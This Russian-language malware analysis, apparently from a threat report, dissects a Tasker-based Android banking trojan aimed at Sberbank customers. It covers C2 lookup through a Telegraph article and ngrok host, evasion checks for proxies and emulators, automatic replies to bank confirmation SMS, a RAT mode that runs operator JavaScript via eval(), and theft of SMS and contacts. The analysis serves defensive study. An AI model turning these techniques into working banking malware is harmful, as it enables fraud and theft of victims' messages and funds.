
Результат выполнения алгоритма, значение переменной **output** – ссылка на статью в **telegra[.]ph**. Она записывается в переменную **dataserver**, после чего к ней выполняется запрос для извлечения из статьи имени хоста и порта C2 сервера и их записи в переменные. Примечательно, что статья в **Telegraph** может быть отредактирована автором в любой момент. В случае данного приложения конечный управляющий сервер размещался на сервисе создания временных туннелей между локальным компьютером и Интернетом **ngrok-free[.]app**.

Взаимодействие с сервером организовано через **запросы к конечным точкам**:

- **%URL/get_json** – получает **JSON** со значениями параметров, например, идентификаторов **Telegram** чатов, которые записываются в соответствующие переменные;
- **%URL/send_text** – отправляет собранные данные в формате **JSON**;
- **%URL/send_file** – отправляет украденные файлы;

ОБНАРУЖЕНИЕ ОТЛАДКИ

При каждом открытии пользователем приложения активируется модуль "Открытие приложения", который, среди прочего, обнаруживает использование прокси для перехвата и последующего анализа трафика и проверяет, выполняется ли программа в эмулированной среде.



- Проверка **использования прокси** заключается в проверке *наличия* пакета **com.guoshi.httpcanary** среди приложений, установленных на устройстве, и **HTTP Toolkit Certificate.crt** в папке **Download**.
- Проверка исполнения в **виртуальной среде** заключается в проверке *имени* заражённого устройства на соответствие перечню названий, намекающих на использование эмулятора, таких как, например: **VirtualBox**, **Virtual Machine**, **Google mainline** и другие.


В случае *положительного результата* процедур выявления признаков **использования прокси** или **эмулятора**:

- Изменяются значения параметров, используемых для отправки сообщений оператору вредоносного ПО: токен для **Telegram** бота **TOKEN** идентификатор чата **chatid**, ссылку на статью в **Telegraph dataserver**
- Оператор уведомляется об обнаружении виртуальной среды
- Выполнение модуля принудительно завершается

РЕАКЦИЯ НА SMS И ЗВОНКИ

Вредоносное приложение реагирует на поступающие звонки, причём его поведение зависит от вызывающего абонента и определено в связанных профилях "Получен звонок (другое)" и "Получен звонок (Сбер)":

- Если номер вызывающего абонента отличается от 900: активируется модуль "Получен звонок (другое)", который логирует информацию о звонке в специальный чат в **Telegram**;
- Если номер вызывающего абонента равен 900: активируется модуль "Получен звонок (Сбер)", который уведомляет оператора о неудаче в связи со звонком с номера 900 и переходит в "Спящий" режим, описанный далее;



Реакция на поступающие SMS сообщения точно так же разнится в зависимости от номера отправителя и определена в модулях "Получено СМС (другое)" и "Получено СМС (Сбер)".


РЕАКЦИЯ НА SMS И ЗВОНКИ

РЕАКЦИЯ НА SMS НЕ ОТ 900

Содержимое SMS сообщений, полученных с номеров, отличных от **900**, сравнивается с целым перечнем *шаблонов сообщений* о платёжных операциях от различных банков и сервисов.

Приложение действует исходя из наличия той или иной подстроки в SMS, в частности:

- отвечает на сообщения, которые требуют **подтверждения операции** с помощью ответной SMS с заданным значением
- логирует информацию: **уведомляет** оператора о каждом событии, отталкиваясь от информации в сообщениях
- **подсчитывает выгоду**, которую потенциально может извлечь оператор из обрабатываемого события




РЕАКЦИЯ НА SMS И ЗВОНКИ

РЕАКЦИЯ НА SMS ОТ 900

В случае со входящими SMS сообщениями с номера **900** ситуация схожа: содержимое каждого такого сообщения сопоставляется со *списком шаблонов*, проверяется на наличие подстрок, которые обозначали бы ту или иную операцию, и обрабатывается в соответствии с классифицированным событием.

Вредоносный модуль **"Получено СМС (Сбер)"** производит те же действия, что и **"Получено СМС (другое)"**: уведомляет оператора о событиях, логирует собранную информацию, подсчитывает потенциальную выгоду и при необходимости отправляет ответы на SMS – но всё это он делает с **учётом специфики** взаимодействия с конкретным банком.

Этот модуль поддерживает обработку большого числа возможных вариантов взаимодействия пользователя с **целевым банком** и учитывает большой перечень ошибок, которые могут возникнуть в процессе, чем аналогичный ему, с отметкой "(другое)":



РЕЖИМ RAT




Вредоносное приложение имеет *несколько режимов работы*, статус активации которых определяется при развёртывании приложения.

Здесь же, среди шагов модуля "**Получено СМС (другое)**" можно наблюдать проявление дополнительного вектора поведения – выполнение действий, доступных при работе в **режиме RAT**:



- Если **ratrequest1** равен "**СМС**": с заражённого устройства отправляется произвольное SMS, причём его содержимое (**ratrequest4**) и номер получателя (**ratrequest3**) настраиваются оператором вредоносного приложения;
- Если **ratrequest1** равен "**Звонок**": с заражённого устройства инициируется исходящий звонок по номеру телефона (**ratrequest3**), который задаёт оператор вредоносного ПО;
- Если **ratrequest1** равен "**Код**": на заражённом устройстве выполняется произвольный **JavaScript** код (**ratrequest2**), который задаёт оператор вредоносного ПО, причём код передаётся как строка, над которой производится **eval()**. Выполнение скрипта становится возможным благодаря **JavaScriptlet**, реализованным в **Tasker**, которые поддерживают исполнение **JavaScript** кода в элементах задач и **WebView**;

Результаты выполнения команд, как информация об успехе, либо неудаче, логируются в чаты:



“СПЯЩИЙ” РЕЖИМ Zz

В некоторых ситуациях, включая те, которые могут говорить о вероятном обнаружении пользователем вредоносных элементов приложения, выполнение переходит к модулю **"Спящий режим"**.

Ярким примером такой ситуации может послужить **официальный звонок** из целевого банка:

10:12

← Action Edit
2. Perform Task

Name  

Постер

Priority  

%priority+1

Parameter 1 (%par1) 

```
{
  "id": "",
  "time": "%TIMES",
  "team": "%TEAM",
  "method": "",
  "params": {
    "chat_id": "%WORKERID",
    "parse_mode": "Markdown",
    "text": "★ ● Неудача. Звонок с 900.
    ★%0a%0aID: %USERID.%0a%0aПереход
    в спящий режим.",
    "caption": ""
  }
}
```

Parameter 2 (%par2) 

Optional




В зависимости от настроек приложения, которые были установлены при его развёртывании, "спящий" режим включает в себя сразу несколько любопытных поведенческих **подмодулей**.

“СПЯЩИЙ” РЕЖИМ

СБОР SMS СООБЩЕНИЙ

- Если подключен чат для сбора сообщений (MESSAGESCHATID):

1. Приложение делает запросы к **content://sms/inbox** и **content://sms/sent**, благодаря чему получает содержимое входящих и исходящих SMS сообщений, которые хранятся на заражённом устройстве, соответственно;
2. Записывает полученное содержимое соответственно в локальные файлы “**Входящие сообщения (ID %USERID).txt**” и “**Исходящие сообщения (ID %USERID).txt**”, где **USERID** – идентификатор пользователя;
3. Отправляет сгенерированные файлы на C2 сервер;
4. Уведомляет оператора вредоносного ПО об успешном получении логов SMS сообщений с заражённого устройства;
5. Удаляет сгенерированные локальные файлы, заматавая за собой следы;




“СПЯЩИЙ” РЕЖИМ

СБОР КОНТАКТОВ + РЕЖИМ ШАНТАЖА

- Если подключен чат для сбора контактов (CONTACTSCHATID):

1. Приложение делает запрос к `content://com.android.contacts/data/phones` благодаря чему получает *отображаемые имена* и *номера телефонов* из контактной книги заражённого устройства;

